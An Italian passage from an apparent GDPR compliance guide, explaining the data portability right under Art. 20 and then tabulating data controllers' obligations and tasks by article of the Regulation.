La seconda condizione si restringe al campo di applicazione ai dati "forniti da" persona interessata. Ci sono molti esempi di dati personali, che saranno consapevolmente e attivamente "forniti da" persona interessata, come i dati di account (ad esempio indirizzo postale, nome utente, età) presentate tramite moduli online. Tuttavia, il TdT deve includere anche i dati personali che sono generati e raccolti dalle attività degli utenti in risposta ad una richiesta di portabilità dei dati, come i dati grezzi generati da un contatore intelligente. Quest'ultima categoria di dati non include i dati che sono generati esclusivamente dal TdT, ad esempio un profilo utente creato da un'analisi dei dati raccolti.

Una distinzione può essere fatta tra diverse categorie di dati, a seconda della loro origine, per determinare se sono coperti dal diritto alla portabilità dei dati. Le seguenti categorie possono essere qualificate come "fornita dalla persona interessata":

- ✓ i dati forniti attivamente e consapevolmente dalla persona interessata sono inclusi nel campo di applicazione del diritto alla portabilità (ad esempio, l'indirizzo postale, nome utente, età, etc.);
- ✓ i dati osservati sono "forniti" da parte della persona in virtù dell'utilizzo del servizio o il dispositivo. Essi possono comprendere ad esempio la cronologia delle ricerche di una persona, dati di traffico e dati di localizzazione. Essa può anche includere altri dati grezzi, come il battito cardiaco monitorato.

Al contrario, i dati desunti da quelli "forniti dalla persona" non rientrano nell'ambito di applicazione del diritto alla portabilità dei dati. Ad esempio, un punteggio di credito o il risultato di una valutazione sullo stato di salute di un utente sono un tipico esempio di dati desunti. Anche se tali dati possono essere parte di un profilo tenuto da un titolare e sono riferiti o derivati dall'analisi dei dati forniti dalla persona (attraverso le sue azioni per esempio), questi dati in genere non sono considerati come "forniti dalla persona interessata" e, quindi, non saranno nel campo di applicazione di questa nuovo diritto.

In generale, dati gli obiettivi di politica del diritto alla portabilità dei dati, il termine "forniti dalla persona interessata" deve essere interpretato in senso lato ed escludere "i dati dedotti" e i "dati derivati" che includono i dati personali generati da un fornitore di servizi (ad esempio, i risultati algoritmici). Un titolare dei dati può escludere tali dati desunti ma dovrebbe includere tutti gli altri dati personali forniti dalla persona interessata attraverso mezzi tecnici forniti dal titolare.

Così, il termine "forniti da" comprende i dati personali che riguardano l'attività della persona interessata o il risultato dall'osservazione del comportamento di un individuo, ma non una successiva analisi di quel comportamento. Al contrario, i dati personali che sono stati generati dal titolare dei dati come parte del trattamento dei dati, per esempio da un processo di personalizzazione o una raccomandazione, da categorizzazione utente o profilazione sono i dati che sono derivati o dedotti dai dati personali forniti dall'interessato, e non sono coperti da diritto alla portabilità dei dati.

Terza condizione: il diritto alla portabilità dei dati non devono recare pregiudizio ai diritti e delle libertà altrui

Per quanto riguarda i dati personali relativi ad altri soggetti interessati: la terza condizione intende evitare il recupero e la trasmissione di dati contenenti dati personali di altri (non consenzienti) interessati ad un nuovo titolare nei casi in cui questi dati sono suscettibili di un trattamento tale da compromettere i diritti e le libertà delle altre persone interessate (art. 20 §4 del GDPR).

Tale effetto negativo si sarebbe verificato, ad esempio, se la trasmissione di dati da un titolare ad un altro, sotto il diritto di portabilità dei dati avesse impedito a terzi di esercitare i loro diritti in quanto persone interessate (come ad esempio i diritti di informazione, accesso, ecc).

L'interessato ad avviare la trasmissione dei suoi dati ad un altro titolare, ne dà il consenso al nuovo titolare per l'elaborazione o stipula un contratto. Qualora i dati personali di terzi sono inclusi nel set di dati, deve essere identificato un altro contesto di liceità del trattamento. Ad esempio, un interesse legittimo ai sensi dell'art. 6 §1 lettera f), può essere perseguito dal titolare al quale vengono trasmessi i dati, in particolare quando lo scopo del TdT è quello di fornire un servizio al soggetto che permetta a quest'ultimo il trattamento dei dati personali per attività a carattere esclusivamente personale o domestico.

Ad esempio, un servizio di webmail può consentire la creazione di un elenco di contatti di un soggetto, amici, parenti, la famiglia e l'ambiente più ampio. Dal momento che questi dati sono relativi, e sono creati dalla persona identificabile che vuole esercitare il suo diritto alla portabilità

dei dati, i TdT devono trasmettere l'intero elenco di e–mail in entrata e in uscita per la persona interessata.

Una situazione simile si verifica quando una persona interessata esercita il suo diritto alla portabilità dei dati sul suo conto in banca, dal momento che può contenere dati personali relativi agli acquisti e le transazioni del titolare del conto, ma anche le informazioni relative alle transazioni, che sono stati "forniti da" altri soggetti che hanno trasferito i soldi al titolare del conto. In questo contesto, i diritti e le libertà dei terzi non rischiano di essere negativamente influenzati nella trasmissione webmail o la trasmissione della storia del conto bancario, se si utilizzano i loro dati per lo stesso scopo in ogni lavorazione, vale a dire come un indirizzo di contatto utilizzato solo dalla persona, o come una storia di uno conto bancario della persona interessata. Al contrario, i loro diritti e le libertà non saranno rispettati se il nuovo TdT utilizza l'elenco dei contatti per scopi di marketing.

Pertanto, per evitare effetti negativi sui terzi coinvolti, l'elaborazione di un tale elenco da un altro titolare è consentita solo nella misura in cui i dati sono conservati sotto il controllo esclusivo dell'utente richiedente ed è gestito solo per esigenze esclusivamente personali o domestiche.

Per contribuire ulteriormente a ridurre i rischi per altre persone i cui dati personali possono essere portati, tutti i TdT (sia di "invio" sia delle parti che "ricevono") dovrebbero implementare strumenti per consentire alle persone interessate di selezionare i dati rilevanti ed escludere (se del caso) altri dati degli interessati. Inoltre, essi devono applicare meccanismi di richiesta del consenso per gli altri soggetti coinvolti, per facilitare la trasmissione dei dati nei casi in cui tali soggetti siano disposti a consentirne lo spostamento. Una situazione del genere potrebbe sorgere con le reti sociali.

Rispetto ai dati coperti da intellettuali segreti immobiliari e commerciali: i diritti e le libertà altrui di cui all'art. 20 comma 4 può anche fare riferimento a *"diritti e libertà altrui, inclusi i segreti commerciali o le proprietà intellettuali ed, in particolare, i diritti d'autore che tutelano il software"* di cui al Cons. 63, al fine di proteggere il modello di business dei TdT (art. 15). Anche se questi diritti dovrebbero essere considerati prima di rispondere ad una richiesta di portabilità dei dati, *"il risultato di queste considerazioni non dovrebbe essere un rifiuto di fornire tutte le informazioni alla persona interessata"*.

Il diritto alla portabilità dei dati non è un diritto per un individuo ad usare impropriamente le informazioni in modo che potrebbero essere qualificate come pratica sleale o che costituirebbero una violazione dei diritti di proprietà intellettuale. Un potenziale rischio d'impresa non può, tuttavia, di per sé servire come base per il rifiuto ad una richiesta di portabilità di dati in una forma che non rilasci informazioni coperte da segreto industriale o intellettuale dei diritti di proprietà.

5. COME FANNO LE REGOLE GENERALI PER L'ESERCIZIO DEI DIRITTI OGGETTO DATI VALGONO PER LA PORTABILITÀ DEI DATI?

➢ QUALI INFORMAZIONI PRELIMINARI DOVREBBERO ESSERE FORNITE ALLA PERSONA INTERESSATA?

Al fine di rispettare il nuovo diritto alla portabilità dei dati, i TdT devono informare gli interessati circa la disponibilità del nuovo diritto di portabilità, come previsto dagli artt. 13 §2 lett. b) e 14 §2 lett. c), del GDPR[14].

I TdT, nel fornire informazioni chiare e complete necessarie, devono garantire che distinguono il diritto alla portabilità dei dati da altri diritti. Pertanto, il *WP29* raccomanda in particolare che i TdT spieghino chiaramente la differenza tra i tipi di dati, che un soggetto può ricevere utilizzando il diritto alla portabilità, ed il diritto di accesso.

Inoltre, il gruppo di lavoro raccomanda che i titolari diano sempre le informazioni sul diritto di portabilità dei dati prima di ogni chiusura del rapporto. Ciò consente agli utenti di fare il punto dei propri dati personali e trasmettere facilmente i loro dati al proprio dispositivo o ad un altro fornitore prima che un contratto venga risolto.

Infine, ai TdT, il *WP29* raccomanda che siano fornite informazioni complete sulla natura dei dati personali, che sono rilevanti per lo svolgimento dei loro servizi. Ciò consente agli utenti di limitare i rischi per terzi, e anche qualsiasi altra inutile duplicazione anche quando nessun altro interessato sia coinvolto.

➢ COME PUÒ IL TDT IDENTIFICARE LA PERSONA PRIMA DI RISPONDERE LA SUA RICHIESTA?

Non ci sono requisiti prescrittivi nel GDPR su come autenticare la persona interessata. Tuttavia, l'art. 12 §2 del GDPR afferma che il titolare non rifiuta di agire su richiesta di un soggetto per l'esercizio dei suoi diritti (compreso il diritto alla portabilità dei dati) a meno che sia un trattamento di dati personali per uno scopo che non richieda l'identificazione di un soggetto e può dimostrare che non è in grado di identificare la persona. Tuttavia, in base all'art. 11 §2, in tali circostanze la persona deve essere in grado di fornire ulteriori informazioni per consentire la sua identificazione. Inoltre, l'art. 12 §6 prevede che, qualora un TdT abbia ragionevoli dubbi circa l'identità di un soggetto di dati, sia possibile richiedere ulteriori informazioni per confermare l'identità della persona interessata. Qualora l'interessato non possa fornire ulteriori informazioni che permettano la sua identificazione, il titolare non può rifiutarsi di dar seguito alla richiesta. Qualora le informazioni e i dati raccolti on–line sia legata a pseudonimi o identificatori univoci, i TdT possono implementare procedure appropriate che consentano ad un individuo di fare una richiesta di portabilità dei dati e di ricevere i propri dati. In ogni caso, i TdT devono implementare una procedura di autenticazione al fine di accertare con forza l'identità della persona che richiede i propri dati personali o, più in generale, di esercitare i diritti concessi dal GDPR.

Se la dimensione dei dati richiesti da parte dell'interessato rende la trasmissione via Internet problematica, si permette un periodo di tempo prolungato al massimo di tre mesi per conformarsi alla richiesta; il TdT può anche prendere in considerazione modalità alternative di fornitura dei dati come l'utilizzo di streaming o salvare su un CD, DVD o altri supporti fisici o permettendo che i dati personali siano trasmessi direttamente ad un altro titolare (ai sensi dell'art. 20 §2 del GDPR ove tecnicamente possibile).

➢ QUAL È IL LIMITE DI TEMPO IMPOSTO PER RISPONDERE A UNA RICHIESTA DI PORTABILITÀ?

L'art. 12 §3 prevede che il TdT fornisca i dati personali all'interessato *"senza indebito ritardo"* e in ogni caso *"entro un mese dal ricevimento della richiesta"*, o entro un massimo di tre mesi per i casi complessi, a condizione che l'interessato sia stato informato circa le ragioni di tale ritardo entro un mese dalla richiesta originale.

I TdT che operano servizi della società dell'informazione sono tecnicamente in grado di soddisfare le richieste all'interno di un brevissimo periodo di tempo. Per soddisfare le aspettative degli utenti, si tratta di definire il lasso di tempo in cui una richiesta di portabilità dei dati può essere risolta e comunicarlo agli interessati.

I TdT che si rifiutano di rispondere ad una richiesta di portabilità devono indicare alla persona interessata *"le ragioni per non agire e sulla possibilità di presentare una denuncia con un'autorità di vigilanza e la ricerca di un ricorso giurisdizionale"*, entro e non oltre un mese dal ricevimento della richiesta.

I TdT devono rispettare l'obbligo di rispondere entro i termini indicati, anche se si tratta di un rifiuto. In altre parole, il titolare dei dati non può rimanere in silenzio quando viene chiesto di rispondere ad una richiesta di portabilità dei dati.

- IN QUALI CASI UNA RICHIESTA DI PORTABILITÀ DEI DATI È RESPINTA O RICHIEDE IL PAGAMENTO?

L'art. 12 vieta il TdT da riscossioni di un canone per la fornitura dei dati personali, a meno che il TdT può dimostrare che le richieste siano manifestamente infondate o eccessive, *"in particolare a causa del loro carattere ripetitivo"*. Dovrebbero esserci pochi casi in cui il TdT sia in grado di giustificare il rifiuto di fornire le informazioni richieste, anche per quanto riguarda le richieste multiple di portabilità dei dati.

Il costo complessivo dei processi creati per rispondere alle richieste di portabilità dei dati non deve essere preso in considerazione per determinare il carattere eccessivo di una richiesta. Infatti, l'art. 12 del GDPR si concentra sulle richieste fatte da un soggetto e non sul numero totale delle richieste ricevute. Come risultato, i costi complessivi di attuazione del sistema non dovrebbero essere né a carico degli interessati né essere utilizzati per giustificare il rifiuto alle richieste di portabilità.

6. COME DEVONO ESSERE FORNITI I DATI?

- QUAL È IL FORMATO DEI DATI PREVISTO?

I requisiti posti dal GDPR per la fornitura dei dati personali richiesti stabilisce che siano in un formato da supportarne il riutilizzo. In particolare, l'art. 20 §1 del GDPR afferma che i dati personali debbano essere forniti "*in modo strutturato, comunemente usato e formato leggibile dalla macchina*". Il Cons. 68 fornisce un ulteriore chiarimento affinché questo formato sia interoperabile.

I termini "*strutturati*", "*comunemente usati*" e "*machine–readable*" sono una serie di requisiti minimi che dovrebbero facilitare l'interoperabilità del formato dei dati forniti dal TdT. In questo modo, "*strutturato, comunemente usato e leggibile dalla macchina*" sono specifiche per i mezzi, mentre l'interoperabilità è il risultato desiderato.

Il Cons. 21 della direttiva 2013/37 / EU17 definisce "*a lettura ottica*".

Data la vasta gamma di tipi di dati potenziali che possono essere elaborati da un TdT, il GDPR non impone raccomandazioni specifiche sul formato dei dati personali da fornire. Il formato più appropriato sarà diverso tra i vari settori e formati adeguati potrebbero già esistere, ma deve essere sempre scelto per raggiungere lo scopo di essere interpretabile. Formati che sono soggette a vincoli di licenza costosi non sarebbero considerati un approccio adeguato.

Il Cons. 68 chiarisce che *"Il diritto della persona interessata trasmettono o ricevono dati personali che lo riguardano o lei non dovrebbe creare un obbligo per i controllori di adottare o mantenere sistemi che sono tecnicamente compatibili elaborazione."* Così, la portabilità mira a produrre sistemi interoperabili, sistemi non compatibili.

I dati personali dovrebbero essere forniti in formato che hanno un alto livello di astrazione. Come tale, la portabilità dei dati implica un ulteriore livello di elaborazione dei dati, in modo da estrarli e filtrarli fuori dall'ambito della portabilità (come password utente, i dati di pagamento, modelli biometrici, ecc). Questo trattamento supplementare sarà considerato come un supplemento del trattamento principale, poiché non viene eseguito per ottenere un nuovo scopo definito dal titolare.

I TdT devono fornire il maggior numero di metadati con i dati possibili al miglior livello possibile di granularità contenente il significato preciso delle informazioni scambiate. Come esempio, fornendo un individuo con versioni .pdf di una casella di posta, la quale non sarebbe sufficientemente strutturata. I dati e–mail devono essere forniti in un formato che conservi tutti i meta–dati per consentire l'efficace riutilizzo dei dati. Come tale, quando si seleziona un formato di dati in cui fornire i dati personali, il TdT deve considerare quale impatto questo formato potrebbe avere sul riutilizzo dei dati. Nei casi in cui un TdT sia in grado di fornire delle scelte, alla persona interessata, sul formato dei dati, tali scelte devono essere accompagnate da una chiara spiegazione dell'impatto della scelta. Tuttavia, l'elaborazione di meta–dati aggiuntivi sul solo presupposto che essi potrebbero essere necessari ad una richiesta di portabilità dei dati, non pone alcun motivo legittimo per tale trattamento.

WP29 incoraggia vivamente la cooperazione tra le parti interessate del settore e associazioni di categoria per lavorare in collaborazione su un insieme comune di standard e formati interoperabili al fine di soddisfare i requisiti del diritto alla portabilità dei dati. Questa sfida è stata affrontata anche dal quadro europeo di interoperabilità (*FEI*). FEI ha creato "un quadro di interoperabilità", un approccio concordato di interoperabilità per le organizzazioni che desiderano fornire congiuntamente servizi pubblici. Nel suo ambito di applicazione, il quadro specifica un insieme di elementi comuni quali lessico, concetti, principi, politiche, linee guida, raccomandazioni, norme, specifiche e pratiche.

- COME AFFRONTARE UNA GRANDE O COMPLESSA RACCOLTA DI DATI PERSONALI?

Il GDPR non spiega come affrontare la gestione di una grande raccolta di dati o di una struttura di dati complessi e altri problemi tecnici che potrebbero creare difficoltà per i TdT o agli interessati.

Tuttavia, in tutti i casi, è fondamentale che l'individuo sia in grado di comprendere appieno la definizione, lo schema e la struttura dei dati personali, forniti dal titolare. Per esempio, i dati potrebbero essere forniti prima in forma sintetica mediante cruscotti che consentano all'interessato di esaminare dei sottoinsiemi di dati personali piuttosto che l'intero catalogo. Il TdT deve fornire una panoramica "*in forma concisa, trasparente, comprensibile e facilmente accessibile, utilizzando un linguaggio chiaro e semplice*", preferibilmente (si veda l'art. 12 §1 del GDPR) in modo tale che i dati in oggetto, attraverso applicazioni, possano facilmente identificare, riconoscere ed elaborare i dati specifici dall'interessato.

Uno dei modi in cui un TdT può rispondere alle richieste di portabilità è di offrire delle Application Programming Interface (API). Ciò consentirebbe alle persone di fare le richieste per i propri dati personali tramite il loro software oppure di terze parti o concedere l'autorizzazione ad altri di farlo per loro conto (compreso un altro TdT) di cui all'art. 20 §2 del GDPR. Concedendo l'accesso ai dati tramite una API, può essere possibile offrire un sistema di accesso più sofisticato che permetta agli individui di fare le successive richieste, sia come download completo o parziale contenente solo modifiche dall'ultimo download.

- COME PUÒ ESSERE GARANTITA LA PORTABILITÀ DEI DATI?

In generale, i TdT devono garantire la "*sicurezza adeguata dei dati personali, compresa la protezione contro il trattamento non autorizzato o illegale e contro la perdita accidentale, distruzione o danneggiamento, utilizzando adeguate misure tecniche o organizzative (integrità e la riservatezza)*", ai sensi dell'art. 5 §1 lett. f) e art. 32 del GDPR.

Tuttavia, la trasmissione di dati personali alla persona interessata può anche sollevare alcuni problemi di sicurezza: come garantire che i dati personali siano consegnati in modo sicuro alla persona giusta?

Come la portabilità dei dati ha lo scopo di ottenere dati personali fuori dal sistema informativo del TdT, la trasmissione può diventare una possibile fonte di rischio per quanto riguarda tali dati (in particolare di violazioni dei dati durante la trasmissione). Il TdT è incaricato di prendere tutte le misure di sicurezza necessarie per assicurare che i dati personali vengano trasmessi in modo sicuro (ad esempio mediante l'uso di crittografia) alla giusta destinazione (ad esempio, mediante l'uso di informazioni di autenticazione aggiuntive). Tali misure di sicurezza non devono essere ostruttive in natura e non devono impedire agli utenti di esercitare i loro diritti, ad esempio imponendo costi aggiuntivi.

Come per aiutare gli utenti a garantire la conservazione dei propri dati personali nei propri sistemi?

Il recupero dei propri dati personali da un servizio in linea, pone sempre il rischio che gli utenti possano memorizzarli in un sistema meno sicuro di quello fornito dal servizio. La persona interessata deve essere a conoscenza di questo al fine di adottare misure per proteggere le informazioni che hanno ricevuto. Il TdT potrebbe anche, come una best practice, consigliare formato appropriato e le misure di crittografia per i dati soggetti a raggiungere questo obiettivo.

SEZ. 10 – MANSIONARI DEL TDT E DEL RPD

Definizione italiana	Inglese	Francese	Tedesco	Spagnolo
Titolare del trattamento	Controller	Responsable du traitement	Verantwortlicher	Responsable del tratamiento
Responsabile del trattamento	Processor	Sous-traitant	Auftragsverarbeiter	Encargado del tratamiento
Responsabile della protezione dei dati (RPD)	Data Protection Officer (DPO)	Délégué à la protection des données	Datenschutzbeauftragten	Delegado de protección de datos

1. TABELLA DEGLI OBBLIGHI / ADEMPIMENTI / CAUTELE DEL TDT

Per una esigenza di articolazione e maggiore significatività della tabella, gli obblighi/adempimenti/cautele sono classificati come di seguito:

1. quelli che riguardano concretamente un nucleo incomprimibile di attività di trattamento di dati, in assenza di incidenti/violazioni delle norme – colore;
2. quelli che hanno a che fare con trattamenti di particolari categorie di dati o con determinate modalità di svolgimento delle attività ovvero si legano al verificarsi di specifiche circostanze (ad es., esercizio congiunto con altro titolare delle decisioni fondamentali sui trattamenti, trattamento di dati relativi alla salute, trattamento ad elevato rischio per i diritti e le libertà delle persone fisiche, raccolta on line di dati di minori di anni 16, organizzazione del titolare con più di 250 dipendenti, incarico ad un soggetto professionale di gestire trattamenti per conto del titolare, trasferimento dei dati in un Paese extra–UE, ecc.) – colore;
3. obblighi / adempimenti gravanti sul titolare in presenza di incidenti/violazioni di dati o a fronte di richieste dell'autorità di controllo – colore;
4. decisioni volontarie del titolare – colore.

A fianco di ciascun argomento/voce la tabella riporta il riferimento (capo, articolo/i) nel testo del Regolamento.

Con In Pratica GDPR in pratica sei già pronto Con oltre 30 tipologie di action plan, In Pratica GDPR offre un validissimo strumento di supporto per svolgere una attività o risolvere un caso specifico.

REGOLAMENTO UE 2016/679	
Obblighi / Adempimenti / Cautele	Art.
I principi applicabili al trattamento dei dati personali I dati debbono essere trattati in modo lecito, corretto e trasparente nei confronti dell'interessato. Le finalità devono essere determinate, esplicite e legittime; i dati: adeguati, pertinenti, esatti ed aggiornati, oltre che limitati a quanto necessario rispetto alle finalità, e comunque da trattare in modo da garantirne un'adeguata sicurezza.	5
Acquisizione del consenso da parte dell'interessato e casistica di esonero dal relativo obbligo Ciascun titolare deve distinguere i casi in cui per eseguire un trattamento è richiesto il (previo) consenso dell'interessato, da quelli in cui non è necessario acquisirlo. La richiesta del consenso deve essere presentata in modo distinto da altre richieste, in forma comprensibile e facilmente accessibile, utilizzando un linguaggio semplice e chiaro. Quando per un trattamento è necessario il consenso, il titolare deve essere in grado di dimostrare che il consenso è stato effettivamente prestato.	6, 7
Trasparenza nella gestione dei trattamenti	12

Il titolare è tenuto ad adottare misure appropriate per fornire all'interessato tutte le informazioni/comunicazioni relative ai trattamenti gestiti dalla propria organizzazione, in forma concisa, trasparente, intelligibile e facilmente accessibile, con un linguaggio semplice e chiaro. Il titolare è tenuto ad agevolare l'esercizio dei diritti da parte dell'interessato e, in particolare, a fornire un riscontro alla richiesta del medesimo senza ingiustificato ritardo e comunque entro un mese dal ricevimento della medesima (prorogabile di due mesi ove necessario, tenuto conto della complessità e del numero delle richieste).	
Informativa all'interessato Adempimento basilare per qualsiasi titolare, si giova necessariamente di una buona capacità di analisi (in particolare) dei flussi dei trattamenti. L'informativa richiesta dal Regolamento UE è più ricca di informazioni di quella attuale e la sua redazione è operazione niente affatto banale: per esempio, il titolare deve esplicitarvi il periodo di conservazione dei dati personali, ovvero i criteri utilizzati per determinare tale periodo. Non in ultimo, il linguaggio dell'informativa deve essere semplice e chiaro. Si distinguono le due fattispecie in cui la comunicazione delle informazioni è da correlare alla raccolta dei dati presso l'interessato ovvero presso un soggetto diverso.	13, 14
Il rispetto dei diritti dell'interessato Il Regolamento formalizza un ampio catalogo di diritti che spettano all'interessato. Si tratta del diritto di accesso, del diritto di rettifica, del diritto alla cancellazione (più noto come diritto all'oblio), diritto di limitazione del trattamento, diritto alla portabilità dei dati, diritto di opposizione al trattamento, con gli eventuali connessi obblighi di notifica/comunicazione gravanti sul titolare.	15, 16, 17, 18, 20, 21
Misure di sicurezza adeguate Il titolare del trattamento deve adottare misure tecniche e organizzative adeguate al fine di garantire, ed essere in grado di dimostrare, la conformità del trattamento al Regolamento, tenendo conto della natura, dell'ambito di applicazione, del contesto e delle finalità del trattamento, nonché dei rischi aventi probabilità e gravità diverse per i diritti e le libertà delle persone fisiche. Le dette misure debbono essere periodicamente riesaminate e aggiornate.	24, 32
Privacy by design (fin dalla progettazione) Tenendo conto delle specifiche caratteristiche del trattamento e dei connessi profili di rischio per i diritti e le libertà delle persone fisiche, all'atto del trattamento ovvero di determinare i mezzi del medesimo il titolare adotta misure tecniche e organizzative adeguate, in modo da attuare efficacemente i principi di protezione dei dati e da garantire nel trattamento i requisiti del Regolamento e la tutela dei diritti degli interessati.	25.1
Privacy by default (per impostazione predefinita) Il titolare del trattamento attua misure tecniche e organizzative adeguate a garantire che siano trattati, per impostazione predefinita, solo i dati personali necessari per ciascuna finalità del trattamento. Obbligo che vale per la quantità dei dati raccolti, la portata del trattamento, il periodo di conservazione e l'accessibilità ai dati stessi.	25.2
Obbligo di istruzione da parte del Titolare Il titolare del trattamento deve previamente istruire tutti coloro che siano autorizzati ad accedere ai dati personali, compreso il responsabile del trattamento.	29
Il consenso dei minori a fronte di servizi ICT Nei casi in cui è richiesto il consenso, il trattamento di dati relativo all'offerta diretta di servizi della società dell'informazione ai minori è lecito se il minore che ha prestato il consenso ha compiuto 16 anni. In caso di minori di 16 anni, deve essere acquisito il consenso di colui/coloro che ha/hanno la responsabilità genitoriale del	8

minore e il titolare deve adoperarsi in ogni modo ragionevole, in considerazione delle tecnologie disponibili, per verificare la detta circostanza.	
Trattamento di particolari categorie di dati È formalizzato il divieto generale del trattamento dei dati corrispondenti a quelli attualmente definiti 'sensibili', oltre che dei dati genetici e biometrici. Dopodiché sono disposte specifiche eccezioni al divieto, come quelle relative alle ipotesi in cui: l'interessato ha prestato il consenso; i dati sono trattati per eseguire un contratto di lavoro e per le connesse esigenze di sicurezza/protezione sociale; i dati sono trattati a fini di tutela di un interesse vitale dell'interessato; i dati personali sono stati resi pubblici dall'interessato, ecc.	9
Trattamento di dati relativi a condanne penali e reati Il trattamento dei dati personali sostanzialmente corrispondenti a quelli oggi definiti 'giudiziari' deve avvenire, alternativamente, sotto il controllo della autorità pubblica ovvero previa autorizzazione proveniente da norme dell'Unione e del singolo Stato membro che prevedano garanzie appropriate per i diritti e le libertà degli interessati.	10
Il particolare caso dei processi decisionali automatizzati È riconosciuto il diritto dell'interessato a non essere sottoposto ad una decisione basata unicamente su un trattamento automatizzato dei dati che produca effetti giuridici che lo riguardano o che comunque incida significativamente sulla sua persona (tra le operazioni contemplate dalla norma campeggia la profilazione come definita dall'art. 4.1, n. 4). Il correlativo divieto non si applica ove la decisione si basi sul consenso esplicito dell'interessato, sia necessaria per l'esecuzione di un contratto con l'interessato, ovvero sia autorizzata dal diritto dell'Unione o del singolo Stato membro.	22
Contitolarità del trattamento Nel caso in cui due o più titolari operano come contitolari del trattamento (determinando congiuntamente finalità e mezzi del medesimo), concordano in modo trasparente, mediante un contratto, la ripartizione delle responsabilità del trattamento, con particolare riguardo all'esercizio dei diritti degli interessati e ai connessi obblighi informativi. Il contenuto essenziale dell'accordo deve essere messo a disposizione degli interessati.	26
Nomina del Rappresentante del titolare Laddove si applichi l'art. 3.2 (trattamento di dati personali relativi ad interessati che si trovano nell'Unione da parte di titolare/responsabile non stabilito nell'UE), il titolare/responsabile designa per iscritto un proprio rappresentante nell'Unione. Il rappresentante è l'indefettibile interlocutore della competente autorità di controllo e degli interessati, per tutte le questioni riguardanti il trattamento.	27
Nomina del Responsabile del trattamento Il titolare può nominare un responsabile che effettui il trattamento per suo conto. Il titolare ha la responsabilità di scegliere per tale incarico un soggetto/organismo che presenti garanzie sufficienti per mettere in atto le prescritte misure tecniche e organizzative adeguate. Il Regolamento stabilisce un numero cospicuo di requisiti minimi di contenuto del contratto tra titolare e responsabile del trattamento.	28
Adozione del Registro delle attività di trattamento È adempimento obbligatorio per il titolare del trattamento con almeno 250 dipendenti o che, anche al di sotto di tale soglia dimensionale, effettui un trattamento che possa presentare un rischio per i diritti e le libertà degli interessati che non sia occasionale o che includa dati sensibili, genetici, biometrici, giudiziari. Cuore del documento è una mappa dettagliata di tutti i trattamenti effettuati dall'organizzazione del titolare.	30

Redazione della Valutazione d'impatto sulla protezione dati e consultazione dell'autorità di controllo Si tratta di un ulteriore adempimento che grava sul titolare che debba iniziare un trattamento molto rischioso per i diritti e le libertà delle persone fisiche. Ciò si può verificare, in particolare, quando sia implicato l'uso di nuove tecnologie, ovvero in considerazione di altre caratteristiche (natura, oggetto, contesto, finalità) del trattamento. Quando la valutazione di impatto indichi che il trattamento presenta un rischio elevato, prima di procedere al trattamento il titolare è tenuto a consultare l'autorità di controllo.	35, 36
Nomina di un Responsabile della Protezione dei Dati (Data Protection Officer – DPO) La nomina del DPO è adempimento obbligatorio quando il titolare del trattamento: a) è autorità/organismo pubblico (eccettuate le autorità giurisdizionali quando esercitano le loro funzioni giurisdizionali); b) effettua trattamenti che richiedono il monitoraggio regolare e sistematico degli interessati su larga scala; c) effettua come attività principali trattamenti su larga scala di dati sensibili, genetici, biometrici, giudiziari. Il DPO ha compiti di informazione, formazione, consulenza e sorveglianza dell'adempimento della disciplina 'privacy'. È anche l'interlocutore dell'autorità di controllo.	37–39
Cautele per il trasferimento dei dati in Paesi terzi Il trasferimento di dati personali verso un Paese terzo o un'organizzazione internazionale deve essere effettuato nel rispetto di specifiche condizioni affinché non sia pregiudicato il livello di protezione delle persone fisiche garantito dal Regolamento.	44, 45, 46, 47, 48, 49
Obbligo di cooperazione con l'autorità di controllo Il titolare è tenuto a cooperare con l'autorità di controllo, quando quella gliene faccia richiesta.	31
Notificazione di una violazione dei dati Rientra tra gli obblighi del titolare anche la notifica all'autorità di controllo (Garante) senza ingiustificato ritardo – e, ove possibile, entro 72 ore dal momento in cui ne è venuto a conoscenza –, di ogni violazione della sicurezza dei dati personali che presenti un rischio per i diritti e le libertà delle persone fisiche.	33
Comunicazione di una violazione dei dati all'interessato Quando la violazione della sicurezza dei dati presenta un rischio elevato per i diritti e le libertà delle persone fisiche, il titolare deve darne notizia all'interessato senza ingiustificato ritardo. La norma fissa i requisiti di contenuto della comunicazione, che deve essere redatta con un linguaggio semplice e chiaro. Altresì la norma individua i casi in cui la detta comunicazione non è richiesta (per semplicità, quando il titolare ha adottato misure tali da scongiurare il rischio o quando la comunicazione richiederebbe sforzi sproporzionati.	34
Obbligo di risarcimento del danno Il titolare è tenuto a risarcire il danno materiale o immateriale cagionato da una violazione del Regolamento. Egli è esonerato da tale responsabilità soltanto se dimostra che l'evento dannoso non gli è in alcun modo imputabile.	82
Adesione a codici di condotta/sistemi di certificazione Si tratta di adempimenti volontari del titolare mediante i quali può implementare importanti misure di sicurezza dei trattamenti e dimostrare la conformità delle attività di trattamento ai requisiti stabiliti dal Regolamento.	40–42

2. DETTAGLIO DEI COMPITI DEL TDT

(1) *Conseguire:*

- a. *il rispetto dei principi di cui all'art. 5, comma 1, del Regolamento;*
- b. *il rispetto delle condizioni di liceità di cui all'art. 6, comma 1, del Regolamento;*
- c. *la fornitura dell'informativa agli interessati ai sensi degli artt. 13 e 14 del Regolamento per ciascuna tipologia di trattamento;*
- d. *la gestione delle richieste degli interessati ai sensi degli artt. 15–22 del Regolamento;*
- e. *l'adeguatezza delle misure tecniche ed organizzative adottate ai sensi degli artt. 25 e 32 del Regolamento;*
- f. *la tenuta del registro delle attività di trattamento ai sensi dell'art. 30 del Regolamento.*

(2) *Documentare l'esecuzione delle attività di cui al punto (1).*

(3) *Valutare se e quando è necessario:*

- a. *tenere il registro delle attività di trattamento ai sensi dell'art. 30 del Regolamento;*
- b. *eseguire la VdI sulla protezione dei dati;*
- c. *eseguire la consultazione preventiva;*
- d. *eseguire la notifica al Garante della Privacy e la notifica all'interessato;*
- e. *designare il RPD personali;*
- f. *conseguire il rispetto delle condizioni di liceità del trasferimento dei dati all'estero;*
- g. *redigere accordi con i contitolari del trattamento, contratti o altri atti giuridici con i responsabili del trattamento e/o atti di nomina di incaricati del trattamento*
- h. *redigere l'informativa e/o il banner cookie.*

(4) *Valutare se e quando è possibile ed opportuno:*

- a. *aderire a codici di condotta e/o realizzare certificazioni.*

(5) *Quando sia necessario o possibile ed opportuno, eseguire le attività di cui ai punti (3) e (4) e documentarne l'esecuzione.*

(6) *Esaminare la videosorveglianza per la VdI sulla protezione dei dati. (WP248)*

(7) *Condividere o rendere pubblicamente accessibile una VdI sulla protezione dei dati di riferimento, attuare le misure descritte nella stessa, e fornire una giustificazione per la realizzazione di una singola VdI sulla protezione dei dati. (WP248)*

